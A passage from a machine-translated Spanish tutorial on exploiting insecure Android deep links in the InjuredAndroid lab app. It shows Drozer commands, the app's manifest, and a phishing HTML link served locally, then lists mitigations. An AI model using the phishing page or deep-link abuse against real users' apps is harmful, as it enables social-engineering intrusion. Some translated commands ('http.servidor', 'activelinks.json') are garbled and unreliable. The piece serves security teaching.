
```
ejecute app.package.manifest en.harshitrajpal.deeplinkexample
```

Aquí, vemos que el esquema flag11 se utiliza en DeepLinkActivity.

```
</activity>
<activity label="@2131689649"
    name="b3nac.injuredandroid.DeepLinkActivity">
    <intent-filter label="filter_view_flag11">
        <action name="android.intent.action.VIEW">
        </action>
        <category name="android.intent.category.DEFAULT">
        </category>
        <category name="android.intent.category.BROWSABLE">
        </category>
        <data scheme="flag11">
        </data>
    </intent-filter>
    <intent-filter label="filter_view_flag11">
        <action name="android.intent.action.VIEW">
        </action>
        <category name="android.intent.category.DEFAULT">
        </category>
        <category name="android.intent.category.BROWSABLE">
        </category>
        <data scheme="https">
        </data>
    </intent-filter>
</activity>
```

Ahora, para abrir esta actividad usando este esquema de URL personalizado, podemos hacer algo como:

```
ejecute app.activity.start --action android.intent.action.VIEW --data-uri flag11://abc.com
```




Alternativamente, también se puede explotar mediante una página HTML de phishing y un ataque de ingeniería social:

```
<html>
<body>
<a href="flag11://hello.com/yolo?=auth&session=exampleKey">haga clic aquí para explotar</a> </body> </html>
```

```
python3 -m http.servidor 80
```

```
(root@kali)~[/home/hex/Desktop/Android Pentest/apps]
# cat exploit.html
<html>
<body>
<a href="flag11://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
(root@kali)~[/home/hex/Desktop/Android Pentest/apps]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora, al hacer clic en este enlace en un navegador, vemos que DeepLinkActivity se abre correctamente.



Cómo evitar el uso indebido de la implementación de enlaces profundos inseguros

Las medidas son las siguientes: –

- Dado que los enlaces profundos se configuran dentro de la aplicación, un desarrollador podría comunicar un valor secreto a la aplicación mediante un servidor back-end remoto a través de un protocolo de transmisión seguro.
- La verificación de vínculos profundos como vínculos de aplicaciones se puede realizar configurando `android:autoVerify="true"` en el archivo de manifiesto.
- Se puede incluir un archivo JSON con el nombre `activelinks.json` en su servidor web que se describe en el filtro de intención de URL web.

## Conclusión

En el artículo, aprendimos cómo explotar enlaces profundos para eventualmente causar daños críticos. En una aplicación bien construida, Deep Link podría ser simplemente el efecto mariposa perfecto que genera muchas vulnerabilidades críticas. En las referencias siguientes, encontrará algunos informes de recompensas por errores en tiempo real que incluyen abuso de enlaces profundos. Gracias por leer.

# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

